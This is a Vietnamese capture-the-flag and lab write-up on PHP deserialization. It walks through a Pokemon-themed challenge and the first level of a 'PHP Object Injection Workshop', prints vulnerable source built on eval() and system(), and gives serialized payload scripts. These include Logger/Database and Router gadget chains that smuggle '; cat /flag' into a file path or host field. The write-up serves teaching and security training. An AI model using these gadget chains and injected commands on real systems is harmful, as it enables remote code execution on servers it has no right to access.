Vậy là mình đã hoàn thành map2, phần lab khai thác lỗ hổng PHP deserialization. Tuy nhiên, đây mới chỉ là bước khởi đầu. Những kỹ thuật khai thác nâng cao hơn vẫn đang chờ ở map tiếp theo, vì vậy mình sẽ tiếp tục hành trình với map3.

Khi bước sang map3, có thể thấy bố cục bản đồ khá tương đồng với map2, với sự xuất hiện của một con boss đóng vai trò thử thách chính trong màn chơi này:

A screenshot of a video game

AI-generated content may be incorrect.

Để không mất nhiều thời gian, mình sẽ thực hiện tấn công boss luôn:

A screenshot of a video game

AI-generated content may be incorrect.

Tuy nhiên khi gặp boss thì chỉ số của mình đều bị chuyển hết về 1 dù trước đó đã nâng lên rất cao. Để xác minh điều này, mình sẽ kiểm tra đoạn code liên quan đến map3:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62 | *<?php*  *#=============================#*  *# Đoạn code xử lí map 3 #*  *#=============================#*  **if** ($action == *"new\_battle"*) {  $health = rand(70, 100);  $damage = rand(10, 30);  $wild\_pokemon = **new** Pokemon($health, $damage);  $\_SESSION[*"enemy"*] = $wild\_pokemon;  **echo** json\_encode([$\_SESSION[*"trainer"*]->pokemon, $wild\_pokemon]);  **die**();  }  **else** **if** ($action == *"fight"*) {  **if** (!isset($\_SESSION[*"enemy"*])) {  *// Khi chưa khởi tạo đối thủ*  *// Trả về mảng rỗng thể hiện không có sự đánh nhau nào*  **echo** json\_encode([]);  **die**();  }  $result = $\_SESSION[*"trainer"*]->fight($\_SESSION[*"enemy"*]);  $\_SESSION[*"enemy"*] = **null**;  **echo** json\_encode($result);  **die**();  }  **else** **if** ($action == *"boss"*) {  $health = rand(5000, 10000);  $damage = rand(100, 300);  $wild\_pokemon = **new** Pokemon($health, $damage);  $\_SESSION[*"boss"*] = $wild\_pokemon;  *// Kĩ năng đặc biệt của Boss: giảm sát thương của kẻ địch về 1*  $\_SESSION[*"trainer"*]->pokemon->health = 1;  $\_SESSION[*"trainer"*]->pokemon->damage = 1;  **echo** json\_encode([$\_SESSION[*"trainer"*]->pokemon, $wild\_pokemon]);  **die**();  }  **else** **if** ($action == *"fight\_boss"*) {  **if** (!isset($\_SESSION[*"boss"*])) {  *// Khi chưa khởi tạo đối thủ*  *// Trả về mảng rỗng thể hiện không có sự đánh nhau nào*  **echo** json\_encode([]);  **die**();  }  *// Kĩ năng đặc biệt của Boss: giảm sát thương và máu của kẻ địch về 1*  $\_SESSION[*"trainer"*]->pokemon->health = 1;  $\_SESSION[*"trainer"*]->pokemon->damage = 1;  $result = $\_SESSION[*"trainer"*]->fight($\_SESSION[*"boss"*]);  *// Nếu đánh thắng 1 con boss, sẽ trả về FLAG ở header*  **if** ($\_SESSION[*"trainer"*]->checkAlive()) {  header(*"Flag: "* . getenv(*"BOSS2\_FLAG"*));  }  $\_SESSION[*"boss"*] = **null**;  **echo** json\_encode($result);  **die**();  }  **else** **if** ($action == *"run"*) {  $result = $\_SESSION[*"trainer"*]->run();  **if** ($result == **true**)  **echo** *"You escaped"*;  **else**  **echo** *"You failed to escape, and lost a little HP"*;  **die**();  } |


Dưa vào đoạn code trên, ngay khi boss được khởi tạo, hệ thống ép máu và sát thương của Pokemon người chơi về 1. Đây là kỹ năng đặc biệt của boss, được áp dụng ngay cả trước khi trận đấu bắt đầu. Cơ chế này vô hiệu hóa hoàn toàn chiến thuật chỉnh .sav để buff chỉ số như ở map2.

Nhưng ở trong phần review source code trước đó, file trainer.php còn sử dụng 1 class tên là TrumCuoi:

A screenshot of a computer

AI-generated content may be incorrect.

Class TrumCuoi thực sự là chìa khóa: nó kế thừa từ Trainer nhưng lại ghi đè hàm fight() để luôn thắng ngay lập tức, khiến tất cả đối thủ bị hạ gục ngay lập tức. Vậy nên mình sẽ chỉnh sửa file .sav, biến đối tượng Trainer thường thành TrumCuoi để vượt qua map3 một cách gọn gàng.Mình sẽ tiến hành chỉnh sửa file pokemon.sav:



Mình đã tiến hành tấn công boss và thành công giành chiến thắng tuyệt đối, vượt qua cơ chế reset chỉ số. Kết quả là hệ thống trả về FLAG xác nhận hoàn tất màn chơi:

A screenshot of a video game

AI-generated content may be incorrect.

Tiếp theo, mình sẽ bước sang map4, nơi độ phức tạp có thể sẽ tăng lên, và khả năng kiểm tra class, xử lý session, hoặc thậm chí thực thi mã có thể xuất hiện. Đây sẽ là cơ hội để áp dụng các kỹ thuật nâng cao hơn.

Vừa bước vào map4, mình thấy ngay một nhân vật trông giống công chúa hiện ra. Lạ là không thấy boss đâu cả, rất khác so với các map trước:

A screenshot of a video game

AI-generated content may be incorrect.

Việc không có boss có thể cho thấy map4 không xoay quanh việc đánh nhau, mà là một dạng thử thách khác, ví dụ như giải mã, tương tác với NPC, hoặc khai thác logic phía sau nhân vật NPC. Vì vậy mình sẽ đi gặp NPC.

Sau khi nói chuyện với NPC, mình bị hỏi thẳng: “What is the secret?” – có vẻ như đây là một màn thử thách mới, yêu cầu mình nhập đúng secret key để tiếp tục:

A screenshot of a computer

AI-generated content may be incorrect.

Map4 không có boss hay Pokemon để đánh nhau, nên mình đoán thử thách lần này là kiểu logic. Có vẻ như mình phải tìm cách đọc được secret key từ hệ thống. Và để làm được điều đó, mình sẽ bắt đầu soi code xem có khe hở nào không.

Và trong quá trình tìm kiếm, mình đã tìm thấy 1 class Caculator khá thú vị:

A screenshot of a computer

AI-generated content may be incorrect.

Class này sử dụng phương thức eval() để thực thi biểu thức được truyền vào, điều này mở ra tiềm năng khai thác nếu người dùng có thể kiểm soát nội dung biểu thức. eval() là một hàm cực kỳ nguy hiểm nếu người dùng có thể kiểm soát nội dung truyền vào, vì nó cho phép thực thi mã PHP tùy ý.

Thú vị hơn nữa, hàm eval() trong Calculator::run() lại được gọi khi mình tham gia chiến đấu để tính toán sát thương hoặc kết quả trận đấu như chúng ta đã được biết trước đó. Vì vậy chúng ta có thể tận dụng lỗ hổng PHP deserialization để thực thi mã PHP từ Calculator.

Trước tiên, mình sẽ tạo một đối tượng Calculator đã được serialize. Đoạn mã dưới đây khởi tạo class Calculator với biểu thức "phpinfo();" và xuất ra chuỗi đã serialize:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | *<?php*  **class** **Calculator** {  **public** $expression;  **public** **function** \_\_construct($expr) {  $this->expression = $expr;  }  }  $test= **new** Calculator(*"phpinfo();"*);  **echo**(serialize($test)); |


→ Kết quả sẽ là một chuỗi dạng: O:10:"Calculator":1:{s:11:"expression";s:11:"phpinfo();";}

Thực hiện chạy file php chứa đoạn code trên và thành công tạo chuỗi serialize:

A screenshot of a computer

AI-generated content may be incorrect.

Tiếp theo, mình sẽ tạo một file .sav chứa chuỗi đã serialize của đối tượng Calculator, nhằm mục đích nạp lại trong game. Chuỗi này sẽ được ghi vào file để hệ thống thực hiện unserialize() và từ đó kích hoạt đoạn mã bên trong biểu thức:



Sau đó, mình sẽ sử dụng chức năng **load game** để nạp file .sav này vào hệ thống. Nếu hệ thống gọi $object->run() sau khi unserialize, thì đoạn mã phpinfo(); sẽ được thực thi.

Để kiểm tra xem đoạn mã phpinfo() có được thực thi hay không, mình sẽ tiến hành tìm một quái vật trong game và kích hoạt chức năng run(). Đây là nơi hệ thống có thể gọi đến phương thức Calculator::run() và thực thi biểu thức đã được truyền vào thông qua eval():

A screenshot of a game


AI-generated content may be incorrect.

Kết quả là phpinfo() đã hiện lên thành công:

A screenshot of a computer

AI-generated content may be incorrect.

Như vậy, mình đã xác định được điểm thực thi mã tùy ý. Bây giờ mình sẽ đi tìm flag:



Thành công lấy được flag:

A screenshot of a video game

AI-generated content may be incorrect.

Cuối cùng là map5 là ở đây có 1 thứ rất thú vị:

A screen shot of a computer program

AI-generated content may be incorrect.

Không có xử lý logic

* Không có include("map5.php")
* Không có kiểm tra hay xác thực
* Chỉ có một dòng comment: *"do hack được luôn đó :)"*

→ Điều này cho thấy map5 được thiết kế cố tình để trống, như một lời mời gọi người chơi khai thác trực tiếp thông qua cơ chế unserialize(), mà không cần đến bất kỳ hàm hỗ trợ nào. Việc không có xử lý logic hay gọi đến file map5.php cho thấy đây là một điểm vào tiềm năng cho các payload đã được serialize. Ở thời điểm hiện tại, khả năng khai thác chỉ có thể dựa vào magic methods như \_\_wakeup(), \_\_destruct(), hoặc các hàm chạy ngầm được hệ thống tự động gọi sau khi unserialize.

Ở đây mình đã phát hiện 2 vị trí rất thú vị trong class Logger và class Database.

Class Database:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39 | class Database {  public $conn;  public function \_\_construct() {  $this->conn = new mysqli("db","admin","password","myDB");  }  public function check\_user($username) {  $sth = $this->conn->prepare("SELECT username FROM users WHERE username  = ?");  $sth->bind\_param("s", $username);  $sth->execute();  $result = $sth->get\_result();  $user = $result->fetch\_assoc();  $sth->close();  if (isset($user))  return false;  return true;  }  public function insert\_user($username, $password) {  $sth = $this->conn->prepare("INSERT INTO users(username, password) VALUES  (?, ?)");  $sth->bind\_param("ss", $username, $password);  $sth->execute();  $sth->close();  }  public function query\_user($username, $password) {  $sth = $this->conn->prepare("SELECT username FROM users WHERE username  = ? AND password = ?");  $sth->bind\_param("ss", $username, $password);  $sth->execute();  $result = $sth->get\_result();  $user = $result->fetch\_assoc();  $sth->close();  return $user;  }  public function \_\_destruct() {  $this->conn->close();  }  } |

Class Logger:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | class Logger {  public $filepath;  public function \_\_construct($filepath) {  $this->filepath = $filepath;  }  public function log($data) {  $file = fopen($this->filepath, "w");  fwrite($file, $data);  fclose($file);  }  public function close() {  system("rm " . $this->filepath);  }  } |

Một điểm đặc biệt đáng chú ý là sự xuất hiện của magic method \_\_destruct(), vốn được gọi tự động khi object bị hủy mà không cần bất kỳ hàm nào gọi trực tiếp. Trong class Database, phương thức \_\_destruct() gọi đến $this->conn->close(), và nếu $conn bị ghi đè bởi một object tùy chỉnh, ta có thể kiểm soát hành vi của close().

Trong khi đó, class Logger có phương thức close() thực hiện lệnh hệ thống thông qua system("rm " . $this->filepath);, mà không có bất kỳ cơ chế lọc hay kiểm tra nào đối với giá trị $filepath. Điều này tạo ra một lỗ hổng Command Injection nghiêm trọng.

Từ đây, bằng cách kết hợp hai class này – ghi đè $conn bằng một object Logger và kiểm soát $filepath – ta có thể thực hiện Remote Code Execution (RCE) một cách hoàn toàn tự động, chỉ thông qua quá trình unserialize() và vòng đời object.

Thực hiện tạo chuỗi serialize:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | *<?php*  **class** **Logger** {  **public** $filepath = *'dummy.txt; cat /flag'*;  **public** **function** \_\_construct() {}  }  **class** **Database** {  **public** $conn;  **public** **function** \_\_construct() {  $this->conn = **new** Logger();  }  }  $test = **new** Database();  **echo**(serialize($test)); |

Thành công lấy được chuỗi serialize:

A screenshot of a computer

AI-generated content may be incorrect.

Đưa payload vào file sav rồi load lên và thành công lấy được flag:

A screenshot of a computer

AI-generated content may be incorrect.

**PHP Workshop**

**Review qua về source code**

Vì 4 lab của bài này sẽ khá na ná nhau và chỉ nâng cấp bảo mật dần nên mình sẽ phân tích kĩ level 1 rồi sau đấy trong quá trình khai thác các bài tiếp theo sẽ phân tích việc nâng cấp khả năng bảo mật.

Trước tiên mình sẽ kiểm tra index.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28 | *<?php*  *// include các thư viện trong compose*  **require**(*'vendor/autoload.php'*);  *// include mọi file .php trong thư mục libs*  **foreach** (glob(*"libs/\*.php"*) **as** $filename) {  **include**($filename);  }  session\_start();  **if** (!isset($\_SESSION[*"students"*]))  $\_SESSION[*"students"*] = **array**();  **if** (isset($\_POST[*"name"*]) && isset($\_POST[*"age"*])) {  $student = **new** Student($\_POST[*"name"*], $\_POST[*"age"*]);  array\_push($\_SESSION[*"students"*], $student);  }  **include**(*"save-load.php"*);  *?>*  <html>  *<?php* **include**(*"templates/header.php"*) *?>*  *<?php* **include**(*"templates/load\_form.php"*) *?>*  *<?php* **include**(*"templates/table.php"*) *?>*  *<?php* **include**(*"templates/footer.php"*) *?>*  </html> |

File index.php là entry point chính của ứng dụng. Nó thực hiện các nhiệm vụ sau:

* Tải thư viện bên ngoài qua vendor/autoload.php (có thể dùng Composer).
* Tự động include tất cả các file PHP trong thư mục libs/.
* Khởi tạo session để lưu dữ liệu người dùng.
* Xử lý form POST để thêm học sinh vào session.
* Gọi file save-load.php để xử lý các hành động như lưu, tải, xóa dữ liệu.
* Render giao diện HTML thông qua các template.

Điểm đáng chú ý

* **require('vendor/autoload.php'):** Cho thấy hệ thống có thể sử dụng các thư viện như Guzzle, Monolog, hoặc PHPGGc gadget chains → Đây là điểm tiềm năng để khai thác nếu có unserialize() liên quan đến các class từ thư viện này.
* **foreach (glob("libs/\*.php") as $filename) { include($filename); }:** Tự động nạp toàn bộ file trong libs/ → có thể chứa các class như Student, Calculator, Logger, Database → Nếu có class với magic method (\_\_destruct, \_\_wakeup, \_\_toString) thì có thể khai thác qua object injection.
* **session\_start():** Dữ liệu học sinh được lưu trong $\_SESSION["students"] → có thể bị ghi đè hoặc khai thác nếu có cơ chế unserialize() từ file .sav.
* **if (isset($\_POST["name"]) && isset($\_POST["age"])):** Tạo object Student từ dữ liệu POST → không có kiểm tra đầu vào, nhưng không nguy hiểm nếu không có xử lý logic đặc biệt trong class.
* **include("save-load.php"):** Đây là nơi xử lý logic chính: lưu dữ liệu ra file .sav, tải lên và unserialize() lại → Đây là điểm trọng yếu để khai thác nếu không có kiểm tra class hoặc lọc dữ liệu.

Tiếp theo mình sẽ phân tích file save-load.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42 | *<?php*  **if** (isset($\_GET[*"action"*])) {  $action = $\_GET[*"action"*];  **switch** ($action) {  **case** *'save'*:  *// Lặp qua từng student và lưu xuống theo dạng KEY1|VALUE1|KEY2|VALUE2 ...*  $message = *""*;  **foreach** ($\_SESSION[*"students"*] **as** $key => $student)  $message = $message . $key . *"|"* . serialize($student) . *"|"*;  *// Tải về thành file students.sav*  header(*'Content-Type: application/octet-stream'*);  header(*"Content-disposition: attachment; filename=students.sav"*);  header(*"Content-Length: "* . strlen($message));  **echo** $message;  **die**();  **break**;  **case** *'load'*:  $data = file\_get\_contents($\_FILES[*"data"*][*"tmp\_name"*]);  $students\_data = explode(*"|"*, $data);  $students = **array**();  **for** ($idx = 0; $idx < count($students\_data); $idx = $idx + 2) {  $key = $students\_data[$idx];  $value = $students\_data[$idx + 1];  *// Xử lý khi unserialize bị lỗi*  $value = unserialize($value);  $students[$key] = $value;  $\_SESSION[*"students"*] = $students;  }  **echo** *"Loaded"*;  **echo** *'<meta http-equiv="refresh" content="1;url='*. $\_SERVER[*'PHP\_SELF'*]. *'">'*;  **die**();  **break**;  **case** *'clear'*:  $\_SESSION[*"students"*] = **array**();  **echo** *"Cleared"*;  **echo** *'<meta http-equiv="refresh" content="1;url='*. $\_SERVER[*'PHP\_SELF'*]. *'">'*;  **die**();  **break**;  **default**:  **break**;  }  } |

File save-load.php là nơi xử lý các thao tác chính liên quan đến dữ liệu student, bao gồm lưu, tải và xóa. Đây cũng là điểm khởi đầu cho các lỗ hổng liên quan đến PHP Object Injection thông qua hàm unserialize().

Dữ liệu được serialize và ghép theo định dạng KEY|VALUE|KEY|VALUE|.... Không có kiểm tra hay xác thực nội dung object. Người dùng có thể tải về file .sav chứa toàn bộ object trong session

Sau đó khi load file, dữ liệu từ file .sav được đọc và tách theo dấu |. Mỗi cặp key => value được unserialize mà không có bất kỳ kiểm tra nào. Nếu file .sav chứa payload nguy hiểm, hệ thống sẽ thực thi ngay khi unserialize(). Đây là điểm Object Injection rõ ràng. Attacker có thể tạo object có \_\_destruct(), \_\_wakeup(), hoặc \_\_toString() để thực thi mã tùy ý.

Để hiểu rõ hơn cách khai thác lỗ hổng, mình sẽ kiểm tra thư mục libs, nơi chứa các class được include tự động. Đây là nơi rất có thể tồn tại các class có magic method như \_\_destruct() hoặc \_\_wakeup(), và nếu có, chúng sẽ là chìa khóa để thực hiện khai thác thông qua unserialize().

File exam.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | *<?php*  **class** **Exam**  {  **public** $questions;  **public** $right\_answer;  **public** $student\_answer;  *// Khởi tạo exam với các câu hỏi và đáp án*  **public** **function** \_\_construct($questions, $right\_answer)  {  $this->questions = $questions;  $this->right\_answer = $right\_answer;  }  **public** **function** test()  {  *// Cho học sinh trả lời câu hỏi*  **for** ($idx = 0; $idx < count($this->questions); $idx++) {  $this->student\_answer = $\_POST[$idx];  }  }  **public** **function** get\_point()  {  $result = 0;  *// Lặp qua từng câu hỏi, nếu câu trả lời của học sinh giống đáp án thì cộng điểm*  **for** ($idx = 0; $idx < count($this->questions); $idx++) {  **if** ($this->student\_answer[$idx] === $this->right\_answer[$idx])  $result = $result + 1;  }  **return** $result;  }  } |

File này định nghĩa class Exam, dùng để quản lý bài kiểm tra gồm danh sách câu hỏi, đáp án đúng và câu trả lời của học sinh.

Cấu trúc class bao gồm các thuộc tính như questions: mảng câu hỏi, right\_answer: mảng đáp án đúng, student\_answer: mảng câu trả lời của học sinh cùng với hàm \_\_construct($questions, $right\_answer) để khởi tạo bài kiểm tra với danh sách câu hỏi và đáp án đúng, hàm test() để lưu câu trả lời cuối cùng và hàm get\_point() để so sánh từng câu trả lời với đáp án đúng.

File paragraphs.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | *<?php*  **class** **Paragraphs**  {  **public** $text;  */\*\**  *\* Tính toán điểm số cho đoạn văn*  *\* Đơn giản nhất là đếm số từ của đoạn văn*  *\* TODO: Suy nghĩ cách chấm điểm tốt hơn*  *\**  *\* @return Int Điểm số của đoạn văn*  *\**  *\*/*  **public** **function** get\_point()  {  **return** strlen($this->text);  }  } |

File này định nghĩa class Paragraphs, dùng để xử lý đoạn văn và tính điểm dựa trên nội dung. Chỉ gồm 1 thuộc tính test và hàm get\_point() trả về số lượng ký tự trong thuộc tính test.

File paragraphs.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | *<?php*  **class** **Router**  {  **public** $host;  **public** **function** \_\_construct($host)  {  $this->host = $host;  }  **public** **function** \_\_toString()  {  **return** system(*"ping "* . $this->host);  }  } |

Đây là một class cực kỳ nguy hiểm nếu được sử dụng trong hệ thống có unserialize() không kiểm soát. đặc biệt là trong bối cảnh phân tích lỗ hổng Object Injection.

Hàm đã sử dụng Magic method \_\_toString(): Hàm này được gọi tự động khi object bị ép kiểu về chuỗi, ví dụ như khi dùng echo $router; hoặc "$router" trong chuỗi. Bên trong \_\_toString(), hàm system() được gọi trực tiếp với $this->host → nếu attacker kiểm soát giá trị này, họ có thể thực thi lệnh hệ thống.

File student.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36 | *<?php*  **include\_once**(*"exam.php"*);  **class** **Student**  {  **public** $name;  **public** $age;  **public** $exam;  **public** **function** \_\_construct($name, $age)  {  $this->name = $name;  $this->age = $age;  }  **public** **function** \_\_toString()  {  **return** *"<td>****{***$this->name***}****</td><td>****{***$this->age***}****</td><td>****{***$this-  >get\_point()***}****</td>"*;  }  **public** **function** join($exam)  {  $this->exam = $exam;  }  **public** **function** test()  {  $this->exam->test();  }  **public** **function** get\_point()  {  **if** (isset($this->exam))  **return** $this->exam->get\_result();  **return** *"N/A"*;  }  } |

File thesis.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21 | *<?php*  **include\_once**(*"paragraphs.php"*);  **class** **Thesis**  {  **public** $paragraphs;  **public** **function** \_\_construct()  {  $this->paragraphs = **new** Paragraphs();  }  **public** **function** write($text)  {  $this->paragraphs->text = $this->paragraphs->text . *" "* . $text;  }  **public** **function** \_\_destruct()  {  $point = $this->paragraphs->get\_point();  **echo** *"Finish Thesis with "* . $point;  }  } |

Class này mô phỏng một bài luận văn, được xây dựng từ các đoạn văn (Paragraphs) và có khả năng ghi nội dung cũng như tính điểm khi kết thúc. Bao gồm thuộc tính $paragraphs là một object thuộc class Paragraphs, được khởi tạo trong hàm \_\_construct().

Class này sử dụng hàm write($text) để ghi thêm nội dung vào đoạn văn bằng cách nối chuỗi. Đồng thời, nó sở hữu một magic method \_\_destruct() – được gọi khi object bị huỷ (ví dụ: khi script kết thúc hoặc object bị unset). Trong \_\_destruct(), hệ thống gọi tới $this->paragraphs->get\_point() để tính điểm.

Đây là một vị trí khá thú vị để khai thác, vì nếu attacker có thể ghi đè $this->paragraphs bằng một object khác (ví dụ như Student), thì lời gọi get\_point() sẽ được chuyển thành Student::get\_point(). Nếu trong class Student, hàm get\_point() gọi tiếp tới get\_result(), thì attacker có thể điều hướng luồng thực thi tới bất kỳ logic nào nằm trong get\_result().

Cuối cùng là file utils.php:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53 | *<?php*  **class** **Calculator**  {  **public** $expression;  **public** **function** \_\_construct($expr)  {  $this->expression = $expr;  }  **public** **function** get\_result()  {  $result = **eval**($this->expression);  **return** $result;  }  }  **class** **Logger**  {  **public** $filepath;  **public** **function** \_\_construct($filepath)  {  $this->filepath = $filepath;  }  **public** **function** log($data)  {  $file = fopen($this->filepath, *"w"*);  fwrite($file, $data);  fclose($file);  }  **public** **function** close()  {  system(*"rm "* . $this->filepath);  }  }  **class** **JSONResponse**  {  **public** **static** **function** encode($status, $data)  {  $result = **new** **stdClass**();  $result[*"status"*] = $status;  $result[*"data"*] = $data;  **return** json\_encode($result);  }  **public** **static** **function** decode($json\_str)  {  $obj = json\_decode($json\_str, **true**);  **return** $obj;  }  } |

File này định nghĩa ba class tiện ích:

* Calculator: thực hiện biểu thức tính toán
* Logger: ghi và xóa file log
* JSONResponse: mã hóa và giải mã JSON

Class Calculator:

* Sử Việc sử dụng eval() trực tiếp với dữ liệu từ $expression trong hàm get\_result() là cực kỳ nguy hiểm, đặc biệt khi xét đến khả năng tương tác gián tiếp từ các class khác. Ví dụ, nếu hàm get\_point() trong class Student gọi tới get\_result(), thì attacker có thể lợi dụng luồng thực thi này để kích hoạt eval() một cách gián tiếp.
* Trong trường hợp object Calculator được unserialize từ file .sav mà không có kiểm tra class, attacker hoàn toàn có thể gán $expression = 'system("id");' để thực thi lệnh hệ thống. Đây là một điểm khai thác nghiêm trọng, có thể dẫn đến Remote Code Execution (RCE) nếu không có cơ chế bảo vệ phù hợp.

Class Logger

* Hàm close() gọi system("rm ...") mà không kiểm tra hoặc lọc $filepath.
* Nếu object Logger được unserialize và close() được gọi (hoặc gán làm callback như trong gadget chain), attacker có thể xóa file tùy ý hoặc inject lệnh.

Class JSONResponse

* Không có rủi ro bảo mật rõ ràng.
* Chỉ dùng để mã hóa/giải mã JSON → không liên quan đến unserialize() hay thực thi mã.

Cuối cùng, từ toàn bộ quá trình phân tích vừa rồi, chúng ta đã có cái nhìn tổng quan về kiến trúc hệ thống, các điểm yếu bảo mật tiềm ẩn, cũng như cách các class tương tác với nhau thông qua các magic method và luồng thực thi gián tiếp. Đặc biệt, việc sử dụng unserialize() không kiểm soát, kết hợp với các hàm như eval() và system() trong các class như Calculator, Logger, và Router, đã mở ra khả năng khai thác thông qua object injection và remote code execution.

Bây giờ, mình sẽ tiến hành thực hiện khai thác dựa trên chuỗi gadget đã xác định.

**Level 1**

Khi bạn truy cập vào trang web của PHP Object Injection Workshop Level 1, giao diện hiển thị tiêu đề PHP Object Injection Workshop Level 1 cùng Goal: RCE me ám chỉ mục tiêu là khai thác lỗ hổng để thực thi mã từ xa:

A screenshot of a computer

AI-generated content may be incorrect.

rang web gồm một biểu mẫu nhập liệu với các trường thông tin như **Name** (tên học sinh) và **Age** (tuổi học sinh), kèm theo nút **Insert new student** (màu xanh) để thêm học sinh vào danh sách. Tiếp theo là khu vực xử lý file .sav, bao gồm nút **Browse** để chọn file từ máy, **Load student** để nạp dữ liệu từ file đã tải lên, **Save student** để lưu danh sách học sinh ra file .sav, và **Clear data** (nút đỏ) để xóa toàn bộ dữ liệu học sinh trong session. Cuối cùng là bảng hiển thị thông tin học sinh với các cột: # (số thứ tự), Name, Age, và Point (điểm số).

Tiếp đó mình thực hiện thao tác insert bằng cách nhập giá trị tên và tuổi vào hai ô và thông tin được hiển thị bên dưới:

A screenshot of a computer


AI-generated content may be incorrect.

Sau đó, mình thực hiện thao tác tải về thông tin student bằng cách nhấn nút Save student. Hệ thống sẽ tạo một file .sav chứa dữ liệu học sinh hiện tại và tự động tải file đó xuống máy. File này có thể được sử dụng để kiểm tra, chỉnh sửa hoặc làm payload khai thác nếu hệ thống sau đó thực hiện unserialize() mà không kiểm soát class:

A black screen with white text

AI-generated content may be incorrect.

Để kiểm tra việc chỉnh sửa payload, mình đã thay đổi giá trị của các thuộc tính name và age thành "a" trong file .sav. Việc này nhằm xác nhận xem hệ thống có phản hồi đúng với dữ liệu đã bị chỉnh sửa, và liệu quá trình unserialize() có xử lý object theo đúng cấu trúc mong muốn hay không:



Kết quả hiển thị trên giao diện cho thấy bảng dữ liệu đã cập nhật đúng thông tin: học sinh có tên "a", tuổi "a", và cột Point vẫn hiển thị là N/A. Điều này xác nhận rằng hệ thống đã thực hiện unserialize() thành công và phản hồi đúng với dữ liệu đã bị chỉnh sửa.

A screenshot of a computer

AI-generated content may be incorrect.

Sau đó mình sẽ thực hiện xem xét tiếp source code để xem vị trí nào thể được sử dụng để khai thác. Và mình đã tìm thấy một vị trí khá thú vị:

A screenshot of a computer screen

AI-generated content may be incorrect.

Đoạn code này có khả năng khai thác thông qua:

* Biến $student được in trực tiếp ra HTML thông qua echo, **mà không có bất kỳ kiểm tra kiểu dữ liệu hoặc escape đầu ra**.
* Nếu $student là một object, PHP sẽ tự động gọi phương thức \_\_toString() của object đó để chuyển thành chuỗi.
* Điều này mở ra khả năng khai thác nếu attacker có thể chèn một object có phương thức \_\_toString() chứa mã độc ví dụ như gọi tới eval(), system(), hoặc bất kỳ hành vi nguy hiểm nào.

Và như phân tích trước đó, class Router có sử dụng lệnh system trong phương thức \_\_toString():

A screen shot of a computer

AI-generated content may be incorrect.

Nếu một object thuộc class Router được unserialize và sau đó bị ép chuyển thành chuỗi, chẳng hạn như khi được in ra bằng echo thì phương thức \_\_toString() sẽ được tự động gọi, dẫn đến việc thực thi lệnh hệ thống. Đây chính là điểm khai thác trọng yếu, cho phép attacker thực hiện Remote Code Execution thông qua payload .sav chứa object Router với tham số lệnh tùy ý.

Bây h mình sẽ thực hiện tạo một instance của Router với thuộc tính $host chứa lệnh hệ thống: "8.8.8.8; cat /flag". Sau đó, mình thực hiện serialize() object này để tạo payload:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | class Router  {  public $host = "8.8.8.8; cat /flag";  public function \_\_construct(){}  }  $test = new Router();  echo(serialize($test)); |

Kết quả trả về là chuỗi serialized object, có thể lưu vào file .sav và tải lên hệ thống:

A screenshot of a computer

AI-generated content may be incorrect.

A black screen with white text

AI-generated content may be incorrect.

Thực hiện tải file student.sav chứa payload vừa được tạo lên ứng dụng web:

A screenshot of a computer

AI-generated content may be incorrect.

Hệ thống sẽ thực hiện unserialize() và in object ra màn hình (thông qua echo $student), phương thức \_\_toString() sẽ được gọi, dẫn đến việc thực thi lệnh cat /flag trên server, từ đó hoàn thành mục tiêu RCE của bài lab.

**Level 2**

